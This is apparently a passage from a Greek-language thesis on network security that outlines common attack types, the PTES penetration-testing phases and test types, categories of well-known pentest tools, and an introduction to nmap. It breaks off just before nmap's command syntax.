Οι υπολογιστές διαδικτύου υλοποιούν συγκεκριμένο πρωτόκολλο για τη μεταφορά δεδομένων και όταν κάτι πάει στραβά με την υλοποίηση αυτή, είναι πιθανό να συμβεί μια επίθεση άρνησης υπηρεσίας, όπου το σύστημα – στόχος θα «παγώσει» ή θα βγει εκτός λειτουργίας και δε θα είναι ικανό πλέον να εξυπηρετεί τους εξουσιοδοτημένους χρήστες του.

Πλημμύρες (Floods)

Είναι μια απλή μορφή επιθέσεων του τύπου Άρνησης Υπηρεσίας και έχει ως κύριο χαρακτηριστικό την εξάντληση των πόρων ενός υπολογιστικού συστήματος μεταδίδοντας μεγάλο όγκο πληροφοριών.

Πλαστά E-mail (Forged E-mail)

Ο hacker μπορεί να δημιουργήσει και να αποστείλει email στο θύμα πλαστογραφώντας τη διεύθυνση του αποστολέα και χρησιμοποιώντας, αντί για τη δικιά του ηλεκτρονική διεύθυνση, αυτήν κάποιου οργανισμού ή προσώπου που το θύμα εμπιστεύεται. Έτσι, μπορεί να αποστείλει στο θύμα ένα Δούρειο Ίππο ή μια σύνδεση προς μια μη αξιόπιστη ιστοσελίδα με σκοπό να υποκλέψει χρήσιμα στοιχεία για το σύστημα - στόχο.

Αυτόματη Εικασία Κωδικών (Automated Password Guessing)

Οι περισσότερες υπηρεσίες προστατεύονται με ένα συνδυασμό ονόματος χρήστη και κωδικού πρόσβασης, και ο hacker πρέπει να παρέχει έναν έγκυρο συνδυασμό ώστε να μπει στο σύστημα.

Υπάρχουν λογισμικά τα οποία περιέχουν λίστες από συχνά χρησιμοποιούμενους κωδικούς, ονόματα, και λέξεις από λεξικά τα οποία κάνουν όλους τους πιθανούς αυτούς συνδυασμούς. Οι hackers, επιπλέον, χρησιμοποιούν κάποιες καινούριες λίστες «κοινών κωδικών» ώστε να πραγματοποιούν τις επιθέσεις σε μικρότερο χρονικό διάστημα. Οι λίστες αυτές προέρχονται από στατιστικές αναλύσεις στοιχείων λογαριασμών που έχουν κλαπεί από κάποιους διακομιστές. Με άλλα λόγια, οι hackers συνδυάζοντας τις λίστες των κλεμμένων κωδικών με τα αποτελέσματα της ανάλυσης για τη συχνότητα χρήσης κάθε κωδικού , μπορούν να αποκτήσουν πρόσβαση διαχειριστή σε ένα σύστημα μέσα σε λίγα δευτερόλεπτα.

Phising

Ο εισβολέας στοχεύει στο να υποκλέψει λογαριασμούς και κωδικούς χρηστών, δημιουργώντας μια πλαστή ιστοσελίδα, που μιμείται την εμφάνιση μιας έγκυρης, και προσκαλώντας νόμιμους κατόχους λογαριασμών να συνδεθούν στέλνοντάς τους συνήθως μια σύνδεση (link) μέσω ενός email.

Δούρειοι Ίπποι (Trojan Horses)

Είναι προγράμματα που εγκαθίστανται παράνομα στο σύστημα – στόχο είτε απευθείας από τον εισβολέα, είτε από έναν ιό ή σκουλήκι υπολογιστή, είτε από έναν ανυποψίαστο χρήστη, και μόλις εγκατασταθούν επιστρέφουν στον επιτιθέμενο τις πληροφορίες που επιθυμούσε ή του παρέχουν απευθείας πρόσβαση στο σύστημα. Τα προγράμματα αυτά είναι μικρά, εύκολο να εγκατασταθούν, τρέχουν χωρίς να γίνουν αντιληπτά και συνήθως μεταφέρονται μέσω emails.

Υπερχείλιση Καταχωρητή (Buffer Overflow)

Οι καταχωρητές συχνά προγραμματίζονται να έχουν σταθερό μέγιστο μέγεθος ή προγραμματίζονται ώστε να εμπιστεύονται μηνύματα τα οποία δηλώνουν το μέγεθός τους. Οι εισβολείς στέλνουν μηνύματα που δηλώνουν ψευδές μέγεθος και ενσωματώνουν σε αυτά κώδικα σε γλώσσα μηχανής με αποτέλεσμα να αποκτούν τον έλεγχο του συστήματος.

Δρομολόγηση Προέλευσης (Source Routing)

Είναι ένας μηχανισμός ελέγχου που επιτρέπεται από το IP πρωτόκολλο και επιτρέπει στον αποστολέα να καθορίζει τη διαδρομή που πρέπει να ακολουθεί το πακέτο μέσα στο δίκτυο, αντί να βασίζεται στους πίνακες δρομολόγησης που είναι ενσωματωμένοι μέσα στους ενδιάμεσους δρομολογητές. Ο εισβολέας χρησιμοποιώντας τη δρομολόγηση προέλευσης και προσποιούμενος ότι είναι ένας ήδη συνδεδεμένος χρήστης, μπορεί να εισάγει πρόσθετες πληροφορίες κατά την επικοινωνία ενός διακομιστή και ενός εξουσιοδοτημένου υπολογιστή πελάτη. Με αυτό τον τρόπο μπορεί να αιτηθεί, προσποιούμενος το διαχειριστή του συστήματος, την αλλαγή συνθηματικού ή να γράψει ενημερώσεις DNS σε έναν διακομιστή DNS, με σκοπό την ανακατεύθυνση των πελατών του δικτύου σε έναν εχθρικό διακομιστή που βρίσκεται υπό τον έλεγχο του εισβολέα.

Session Hijacking

Ο εισβολέας μπορεί ορισμένες φορές να υποκλέψει μια ήδη δημιουργημένη και πιστοποιημένη σύνδεση δικτύου, προβλέποντας τους αριθμούς ακολουθίας TCP που οι δύο συμμετέχοντες χρησιμοποιούν ώστε να διατηρήσουν τη σειρά των IP πακέτων και να διαβεβαιώσουν ότι όλα φτάνουν στον προορισμό. Αυτό δεν είναι ιδιαίτερα δύσκολο, καθώς χρησιμοποιούνται ελαττωματικές γεννήτριες τυχαίων αριθμών που παράγουν προβλεπόμενες ακολουθίες αριθμών.

Man-in-the-Middle Attacks

Έτσι χαρακτηρίζεται κάθε επίθεση όπου ο επιτιθέμενος ανακατευθύνει τη σύνδεση από τον πελάτη (client) στον εαυτό του (επιτιθέμενος) και έπειτα στον τελικό χρήστη (server), δρώντας αθόρυβα ώστε να ελέγξει και να τροποποιήσει την επικοινωνία μεταξύ των συμμετεχόντων μερών. Γενικά, είναι σπάνιες και δύσκολες επιθέσεις για να πραγματοποιηθούν, αλλά πολύ αποτελεσματικές.

Αξιολόγηση Ασφάλειας

Ορισμός

Λαμβάνοντας υπόψη την αρνητική πρόθεση των περισσότερων κατηγοριών hacker ή ακόμα και την άγνοια άλλων, που μπορεί να προκαλέσει σοβαρά προβλήματα στα συστήματα – στόχους, οι εταιρείες λόγω της έντονης δραστηριοποίησης τους στο χώρο του διαδικτύου και της πληροφορικής είναι υποχρεωμένες να δώσουν μεγάλη έμφαση στην ασφάλεια. Η ασφάλεια αφορά τόσο τη σωστή υλοποίηση του δικτύου μιας εταιρείας όσο και τις υπηρεσίες που αυτή παρέχει. Γι' αυτό το λόγο, κρίνεται

απαραίτητο για κάθε εταιρεία να έχει τα κατάλληλα άτομα για τη διασφάλιση της ηλεκτρονικής ασφάλειάς της, τα οποία είναι γνωστά ως **αξιολογητές ασφάλειας υπολογιστικών συστημάτων.**

Η αξιολόγηση ασφάλειας είναι η διαδικασία ελέγχου του πόσο αποτελεσματικά μια οντότητα (κόμβος, σύστημα, δίκτυο, διαδικασία, πρόσωπο – που είναι το προς εξέταση αντικείμενο αξιολόγησης), πληροί τους συγκεκριμένους στόχους ασφάλειας που η εταιρεία απαιτεί. Είναι, συνήθως, μια αρκετά αναλυτική και χρονοβόρα διαδικασία . Το πόσο αναλυτική θα είναι αφορά τόσο τη δομή και τις διαδικασίες της εταιρείας όσο και μέχρι ποιο βαθμό αξιολόγησης θέλει η εταιρεία να προχωρήσει. Η χρυσή τομή βρίσκεται κατόπιν συνεννοήσεως με την εταιρεία αξιολόγησης ασφαλείας και με την εταιρεία – πελάτη.

Δοκιμές Διείσδυσης – Penetration Testing

Είναι μια πολύτιμη μέθοδος για την αξιολόγηση ασφάλειας που μπορεί να πραγματοποιηθεί ανεξάρτητα ή ως μέρος μιας διαδικασίας διαχείρισης κινδύνου ασφαλείας, και θεωρείται ότι είναι η τελευταία και πιο επιθετική μορφή της διαδικασίας αυτής, η οποία πραγματοποιείται από ειδικούς επαγγελματίες με ή χωρίς προηγούμενη γνώση του συστήματος. Μπορεί να χρησιμοποιηθεί για να αξιολογήσει όλα τα στοιχεία της IT υποδομής, συμπεριλαμβανομένων των εφαρμογών, των συσκευών δικτύου, των λειτουργικών συστημάτων, των μέσων επικοινωνίας, της φυσικής ασφάλειας και της ανθρώπινης ψυχολογίας. [6] Είναι ένας τρόπος με τον οποίο ο αξιολογητής προσομοιώνει τις μεθόδους που χρησιμοποιεί ένας επιτιθέμενος για να παρακάμψει τους ελέγχους ασφαλείας και να αποκτήσει πρόσβαση στο σύστημα.


Επειδή, όμως, υπάρχουν κάποιες διαφορές ως προς το πώς γίνεται αντιληπτή η έννοια του penetration testing ακόμα και μέσα στο χώρο της ασφάλειας , το Penetration Testing Execution Standard (PTES) την επαναπροσδιορίζει θεσπίζοντας κάποιες θεμελιώδεις αρχές (φάσεις) για την πραγματοποίηση δοκιμών διείσδυσης.

Φάσεις του Penetration Testing [7]

Οι φάσεις που ορίζει το PTES είναι σχεδιασμένες έτσι ώστε να διαβεβαιώνουν τις εταιρείες – πελάτες ότι ο καθένας που αναλαμβάνει μια τέτοια αξιολόγηση έχει καταβάλει τουλάχιστον την ελάχιστη απαιτούμενη προσπάθεια για την πραγματοποίησή της. Το πρότυπο αυτό χωρίζεται σε εφτά κατηγορίες καθεμία από τις οποίες απαιτεί διαφορετικό βαθμό προσπάθειας, η οποία εξαρτάται από τον οργανισμό υπό εξέταση.

Pre-engagement Interactions

Είναι η πρώτη φάση όπου ο αξιολογητής ασφάλειας συζητάει με τον πελάτη σχετικά με τους όρους και στόχους της αξιολόγησης. Η παρακάτω εικόνα απεικονίζει αναλυτικά τις πτυχές αυτής της φάσης.



Εικόνα 1: Πρώτη φάση Penetration Testing

Όσον αφορά το Scoping (Οριοθέτηση) είναι αδιαμφισβήτητα ένα από τα πιο σημαντικά στοιχεία του penetration testing αλλά συχνά παραβλέπεται. Περιλαμβάνει, για παράδειγμα, την εκτίμηση από την πλευρά του αξιολογητή σχετικά με το πόσο χρόνο θα χρειαστεί για την ολοκλήρωση του έργου του, ερωτηματολόγια για όλα τα συμμετέχοντα μέρη, επικοινωνία με τρίτες οντότητες, όρους πληρωμής, συμφωνία για το αν θα πραγματοποιηθούν επιθέσεις Άρνησης Υπηρεσίας (γεγονός που εξαρτάται από το αν η εταιρεία ενδιαφέρεται μόνο για την ακεραιότητα των δεδομένων της ή και για τη διαθεσιμότητα τους) κλπ. Τα ερωτηματολόγια που αναφέρθηκαν έχουν ως στόχο στο να γίνει σαφές τι ζητάει ο πελάτης από το penetration test, γιατί επιθυμεί την πραγματοποίησή του, και αν απαιτεί κάποιους συγκεκριμένους τύπους επιθέσεων κατά τη διάρκειά του.

Επιπλέον, το penetration test πρέπει να είναι προσανατολισμένο στους στόχους (Goals) ώστε να αναγνωρίσει τους κινδύνους που θα επηρεάσουν αρνητικά τον οργανισμό.

Μια από τις πιο σημαντικές πτυχές του penetration test είναι η επικοινωνία με τον πελάτη, όχι μόνο το πόσο συχνή θα είναι αλλά και ο τρόπος προσέγγισης, διότι αυτό είναι που δίνει στον πελάτη το αίσθημα ικανοποίησης. Το να ξέρει ο πελάτης σε μια περίπτωση ανάγκης, αναμενόμενη ή μη, με ποιον μπορεί να επικοινωνήσει, του παρέχει μεγάλο αίσθημα ασφάλειας. Επίσης, είναι απαραίτητη μια συμφωνία σχετικά με τη σύνταξη αναφορών και προόδου της αξιολόγησης.

Τέλος, όσον αφορά τους κανόνες της συμφωνίας, σχετίζονται με το πώς θα πραγματοποιηθεί ακριβώς ο έλεγχος. Για παράδειγμα, ενώ στο πρώτο βήμα – Scoping καθορίζονται η αρχή και το τέλος της αξιολόγησης, εδώ καθορίζονται όλα τα ενδιάμεσα βήματα και αυτό βοηθάει τόσο τον πελάτη να ελέγχει την πρόοδο όσο και τους υπεύθυνους της αξιολόγησης να είναι συνεπείς. Συνήθως, χρησιμοποιούνται GANTT διαγράμματα ώστε να καθοριστεί η δουλειά και ο χρόνος που κάθε συγκεκριμένο κομμάτι απαιτεί. Επίσης, είναι πολύ σημαντικό να γίνει σαφές για το αν ο αξιολογητής μπορεί να δει ή να κατεβάσει κάποιες ευαίσθητες πληροφορίες κατά τη διάρκεια των ελέγχων.

Intelligence Gathering

Σε αυτή τη φάση, συλλέγονται όσο το δυνατόν περισσότερες πληροφορίες σχετικά με την εταιρεία υπό εξέταση χρησιμοποιώντας μέσα κοινωνικής δικτύωσης, Google hacking κ.α. Με αυτόν τον τρόπο, προσδιορίζονται διάφορα σημεία εισβολής για τον οργανισμό, τα οποία μπορεί να είναι είτε φυσικά είτε ηλεκτρονικά είτε ανθρώπινα. Πολλοί οργανισμοί, αδυνατούν να καταλάβουν τι πληροφορίες, σχετικά με την εταιρεία αλλά και με τους ίδιους τους εργαζόμενους, είναι διαθέσιμες στο διαδίκτυο και πώς αυτές οι πληροφορίες μπορούν να χρησιμοποιηθούν από έναν εισβολέα. Από την άλλη πλευρά, βέβαια, οι πληροφορίες αυτές δεν είναι πάντα ακριβείς και επίκαιρες.

Threat Modeling

Σε αυτή τη φάση χρησιμοποιούνται οι πληροφορίες που αποκτηθήκαν από την προηγούμενη ώστε να προσδιοριστούν όλες οι υπάρχουσες ευπάθειες του συστήματος – στόχου. Προσδιορίζεται η πιο αποτελεσματική μέθοδος επίθεσης και στην ουσία, ο αξιολογητής δρα σαν αντίπαλος και προσπαθεί να εκμεταλλευτεί τις αδυναμίες όπως θα έκανε και ο επιτιθέμενος.

Vulnerability Analysis

Σε αυτό το σημείο, πρέπει να συνδυαστούν οι πληροφορίες που αποκτήθηκαν από τις προηγούμενες φάσεις και τα αποτελέσματα από σαρώσεις πορτών και ευπαθειών, να μελετηθούν και να γίνει κατανοητό ποια επίθεση θα μπορούσε να είναι βιώσιμη.

Exploitation

Αυτή η φάση επικεντρώνεται μόνο στο να πετύχει την πρόσβαση παρακάμπτοντας τους περιορισμούς ασφάλειας. Εάν η προηγούμενη φάση έχει εκτελεστεί σωστά, αυτή θα πρέπει να είναι καλά οργανωμένη και ο κύριος στόχος της να είναι η αναγνώριση του σημείου εισβολής στο σύστημα και των στοιχείων υψηλής αξίας για το σύστημα.

Post Exploitation

Αυτή η φάση είναι ένα κρίσιμο σημείο κατά τη διάρκεια του penetration test καθώς εδώ διαφοροποιείται ο αξιολογητής από τον hacker. Ο αξιολογητής στοχεύει πλέον σε συγκεκριμένα συστήματα, υποδομές ζωτικής σημασίας και πληροφορίες ή δεδομένα στα οποία η εταιρεία δίνει περισσότερη αξία και γι' αυτό επιθυμεί να τα προστατέψει.

Reporting

Είναι το πιο σημαντικό σημείο του penetration test, καθώς δημιουργούνται αναφορές ως προς το τι έκανε ο αξιολογητής, πώς το έκανε, και το πιο σημαντικό, πώς ο οργανισμός μπορεί να διορθώσει αυτές τις αδυναμίες που ανακαλύφθηκαν. Καλό είναι να ακολουθηθεί κάποιο πρότυπο στην παρουσίαση των αναφορών ώστε να κατανοήσει ο πελάτης όλες τις αδυναμίες και τους τρόπους αντιμετώπισής τους.

Τύποι Penetration Testing

Ένας penetration tester, λαμβάνοντας υπόψη τις προηγούμενες εφτά κατηγορίες του PTES, μπορεί να πραγματοποιήσει τρεις διαφορετικές μεθόδους αξιολόγησης ασφαλείας με βάση την οπτική από την οποία αξιολογεί και επεμβαίνει στο σύστημα:

Covert – Black box: Η προσέγγιση αυτή είναι επίσης γνωστή ως **εξωτερική δοκιμή**. Εφαρμόζοντας αυτήν την προσέγγιση, ο ελεγκτής ασφαλείας αξιολογεί την υποδομή του δικτύου από μια απομακρυσμένη περιοχή χωρίς να έχει γνώση των εσωτερικών τεχνολογιών της οργάνωσης και εργάζεται εξ ολοκλήρου με υποθέσεις. Οι μόνες πληροφορίες που διαθέτει ο ελεγκτής είναι οι διευθύνσεις IP ή οι περιοχές διευθύνσεων IP του οργανισμού για τον οποίο διενεργείται ο έλεγχος.

Είναι σημαντικό για έναν ελεγκτή να κατανοεί και να ταξινομεί τα τρωτά σημεία ανάλογα με το επίπεδο του κινδύνου τους (χαμηλό, μεσαίο ή υψηλό). Ο κίνδυνος σε γενικές γραμμές μπορεί να μετρηθεί σύμφωνα με την απειλή που επιβάλλεται από την ευπάθεια και την οικονομική ζημία που θα προέκυπτε μετά από μια επιτυχημένη διείσδυση. Μόλις η διαδικασία ελέγχου έχει ολοκληρωθεί, η έκθεση παράγεται με όλες τις απαραίτητες πληροφορίες σχετικά με την αξιολόγηση της ασφάλειας του στόχου, κατηγοριοποιώντας και μεταφράζοντας τους κινδύνους σε επιχειρηματικό πλαίσιο. Παρόλο που είναι μια χρονοβόρα και πολυδάπανη διαδικασία, προτιμάται καθώς προσομοιώνει με μεγαλύτερη ακρίβεια πραγματικές επιθέσεις.

Overt – White box: Αυτή η προσέγγιση αναφέρεται επίσης και ως **εσωτερική δοκιμή**. Ένας ελεγκτής που εμπλέκεται σε αυτό το είδος δοκιμών διείσδυσης είναι ενήμερος για όλες τις εσωτερικές και υποκείμενες τεχνολογίες που χρησιμοποιούνται από το περιβάλλον του στόχου και συνήθως, μιμείται ενέργειες ενός κακόβουλου εσωτερικού επιτιθέμενου, καθώς βρίσκεται πίσω από το Firewall και έχει κάποιο επίπεδο πρόσβασης στο δίκτυο. Όταν ο χρόνος είναι περιορισμένος, είναι προτιμότερη αυτή η προσέγγιση καθώς στάδια, όπως η οριοθέτηση στόχου (scoping) και η συλλογή πληροφοριών (intelligence gathering) μπορούν να παραλειφθούν. Αν και αυτός ο τύπος δεν είναι τόσο ρεαλιστικός, παραμένει ο πιο εξονυχιστικός διότι λαμβάνει υπόψη του το χειρότερο δυνατό σενάριο εισβολής σ ένα σύστημα.

Gray box: Η προσέγγιση αυτή έχει να κάνει με το συνδυασμό των δύο παραπάνω τύπων δοκιμών διείσδυσης. Ωστόσο, αυτό απαιτεί έναν ελεγκτή με περιορισμένη γνώση του εσωτερικού συστήματος για να επιλέξει τον καλύτερο τρόπο για την αξιολόγηση της συνολικής ασφάλειας. Από την άλλη πλευρά, τα σενάρια εξωτερικών δοκιμών στην gray - box προσέγγιση είναι παρόμοια με εκείνα της black – box προσέγγισης, αλλά μπορούν να βοηθήσουν στο να κάνουν καλύτερες τις αποφάσεις και τις επιλογές ελέγχου, επειδή ο ελεγκτής είναι ενημερωμένος και γνωρίζει κομμάτι της υποκείμενης τεχνολογίας. [6] [7]

Εργαλεία Penetration Testing

Εισαγωγή

Ο καλύτερος τρόπος για να ελεγχθεί η ασφάλεια ενός πληροφοριακού συστήματος είναι ο υπεύθυνος για την ασφάλεια του να προσπαθήσει να την παραβιάσει, χρησιμοποιώντας εργαλεία και τεχνικές που χρησιμοποιούν οι εισβολείς. Θα πρέπει, δηλαδή, να εντοπίσει τα τρωτά σημεία του και κατά συνέπεια να φροντίσει για την επιδιόρθωσή τους. Για το λόγο αυτό, υπάρχουν πολλά διαθέσιμα εργαλεία ελέγχου τρωτότητας (penetration tools) που μπορούν να εντοπίσουν με μεγαλύτερη ταχύτητα και αποτελεσματικότητα διαφορετικές ευπάθειες.

Κατηγορίες Εργαλείων [8]

Τα εργαλεία αυτά μπορούν να κατηγοριοποιηθούν ως εξής:

Password Crackers

Περιλαμβάνονται τα εργαλεία Aircrack, Cain and Abel, John the Ripper, THC Hydra, ophcrack, Medusa, fgdump, L0phtCrack, SolarWinds, RainbowCrack, Wfuzz, Brutus.

Packet Sniffers
Περιλαμβάνονται τα εργαλεία Wireshark, Cain and Abel, tcpdump, Kismet, Ettercap, NetStumbler, dsniff, Ntop, Ngrep, EtherApe, NetworkMiner, P0f, inSSIDer, , KisMAC.
Vulnerability Scanners
Περιλαμβάνονται τα εργαλεία Nessus, OpenVAS, Core Impact, Nexpose, GFI LanGuard, QualysGuard, MBSA, Retina, Secunia PSI, Nipper, SAINT.
Web Scanners
Περιλαμβάνονται τα εργαλεία Burp Suite, Nikto, w3af, Paros Proxy, WebScarab, sqlmap, skipfish, Acunetix WVS, AppScan, Netsparker, HP WebInspect, Wikto, Firebug, ratproxy, Websecurify, Grendel-Scan, DirBuster, Wfuzz, Wapiti.
Wireless Tools
Περιλαμβάνονται τα εργαλεία Aircrack, Kismet, NetStumbler, inSSIDer, KisMAC.
Exploitation Tools
Περιλαμβάνονται τα εργαλεία Metasploit, w3af, Core Impact, sqlmap, Canvas, Social Engineer Toolkit, sqlninja, Netsparker, BeEF, dradis, WebGoat.
Packet Crafters
Περιλαμβάνονται τα εργαλεία Netcat, Hping, Scapy, Yersinia, Nemesis, Socat.

Τα περισσότερα από αυτά τα εργαλεία υποστηρίζουν διάφορες κατηγορίες λειτουργικών συστημάτων αλλά συνήθως, προορίζονται για συστήματα Linux και Unix έτσι ώστε να μπορούν να χρησιμοποιούν την ευελιξία που προσφέρει η χρήση του ανοιχτού κώδικα. Η ανάγκη για ενσωμάτωση όλων αυτών των εργαλείων ώθησε τους αξιολογητές ασφαλείας να κατασκευάσουν διάφορες διανομές με σκοπό την αξιολόγηση ενός συστήματος. Αξίζει να σημειωθεί ότι η πιο γνωστή διανομή ελέγχου τρωτότητας είναι η Backtrack η οποία δημιουργήθηκε από την εταιρεία Offensive Security. Η συγκεκριμένη διανομή αποτελεί την καλύτερη αυτή την στιγμή στον χώρο, διότι περιλαμβάνει μια πληθώρα εργαλείων και ενσωματωμένων σεναρίων όσο καμία άλλη. Η τρέχουσα έκδοση της διανομής είναι το Backtrack 5 R3 και υπάρχει διαθέσιμη σε τρεις μορφές οι οποίες προορίζονται για εκτέλεση από τη μνήμη του H/Y (Live – CDs διανομές), για εγκατάσταση σε USB και για χρήση στο εικονικό περιβάλλον VMware.

Στις παρακάτω ενότητες αναλύονται τα εργαλεία που χρησιμοποιήθηκαν σε αυτήν την εργασία.

NMAP

Γενικά, το πρώτο βήμα στην αξιολόγηση ασφάλειας ενός συστήματος δικτύου είναι η χρήση εργαλείων ανάλυσης θυρών, διότι σχεδόν όλα διαθέτουν χαρακτηριστικά που τα καθιστούν αναγνωρίσιμα από τρίτους αν δε ληφθούν τα απαραίτητα μέτρα ασφάλειας. Πρακτικά, εξετάζουν το σύνολο των TCP ή UDP θυρών για να διαπιστώσουν εάν μια εφαρμογή ανταποκρίνεται και αν ναι, αυτό σημαίνει ότι υπάρχει μια εφαρμογή που «ακούει» στη συγκεκριμένη θύρα .

Ένας ακόμα σημαντικός λόγος που είναι απαραίτητα αυτά τα εργαλεία είναι ότι συμβάλουν στον εντοπισμό του λειτουργικού συστήματος του μηχανήματος – στόχου. Πιο αναλυτικά, εκμεταλλεύονται το γεγονός ότι τα διάφορα λειτουργικά συστήματα χειρίζονται διαφορετικά το πρωτόκολλο TCP/IP και ανάλογα με την απάντησή τους σε μια προσπάθεια σύνδεσης ή ping, μπορούν να εξαχθούν τα συμπεράσματα σχετικά με το λειτουργικό σύστημα. Η διαδικασία αυτή ονομάζεται TCP OS fingerprinting.

Το nmap (Network Mapper) είναι ένα εργαλείο ανοικτού κώδικα το οποίο βρίσκεται στην ιστοσελίδα http://nmap.org και χρησιμοποιείται στον έλεγχο ασφάλειας και στην εξερεύνηση των δικτύων. Μέσω του nmap μπορεί να καθοριστεί ποιες υπηρεσίες παρέχονται από ένα σύστημα, σε τι περιβάλλον λειτουργεί το σύστημα, πόσοι κόμβοι είναι διαθέσιμοι στο δίκτυο και πολλές άλλες υπηρεσίες. Είναι συμβατό με τα περισσότερα λειτουργικά συστήματα και παρέχει ευελιξία, αποτελεσματικότητα, ευχρηστία, συμβατότητα και είναι πολύ δημοφιλές σε χιλιάδες χρήστες. Μία από τις δυνατότητες του που χρησιμοποιήθηκε στην παρούσα εργασία είναι η σάρωση θυρών, αφού βρίσκει όλες τις ανοιχτές δικτυακές πόρτες σε ένα ή περισσότερους υπολογιστές. Υπάρχουν περίπου δεκαπέντε διαφορετικές μέθοδοι ανίχνευσης μέσω του nmap (TCP SYN Scan, FIN Scan, Ping Scan, Window Scan), είκοσι διαφορετικές επιλογές να χρησιμοποιηθούν στην ανίχνευση και τα αποτελέσματα μπορούν να αναπαρασταθούν με τέσσερις διαφορετικούς τρόπους. Το nmap στέλνει επεξεργασμένα πακέτα TCP/IP και περιμένει την απάντηση τους. Τα αποτελέσματα συγκρίνονται με γνωστά αποτελέσματα που

βρίσκονται σε μια βάση δεδομένων κι αν ταιριάζουν μπορεί να προσδιοριστεί το Λειτουργικό Σύστημα του υπολογιστή. Ωστόσο, υπάρχουν και κάποιοι περιορισμοί στη χρήση του όπως ότι μπορεί να χρησιμοποιηθεί για κακόβουλες ενέργειες, πολλές τεχνικές ανίχνευσης που χρησιμοποιεί ακυρώνονται μέσω των firewall ενώ άλλες οδηγούν και σε κατάρρευση των συστημάτων που είναι υπό εξέταση.

Η γραμμή εντολών του Nmap είναι είτε μέσα από το MS-DOS των Windows είτε μέσα από την κονσόλα του Unix-based συστήματος και ακολουθεί την εξής διάταξη :

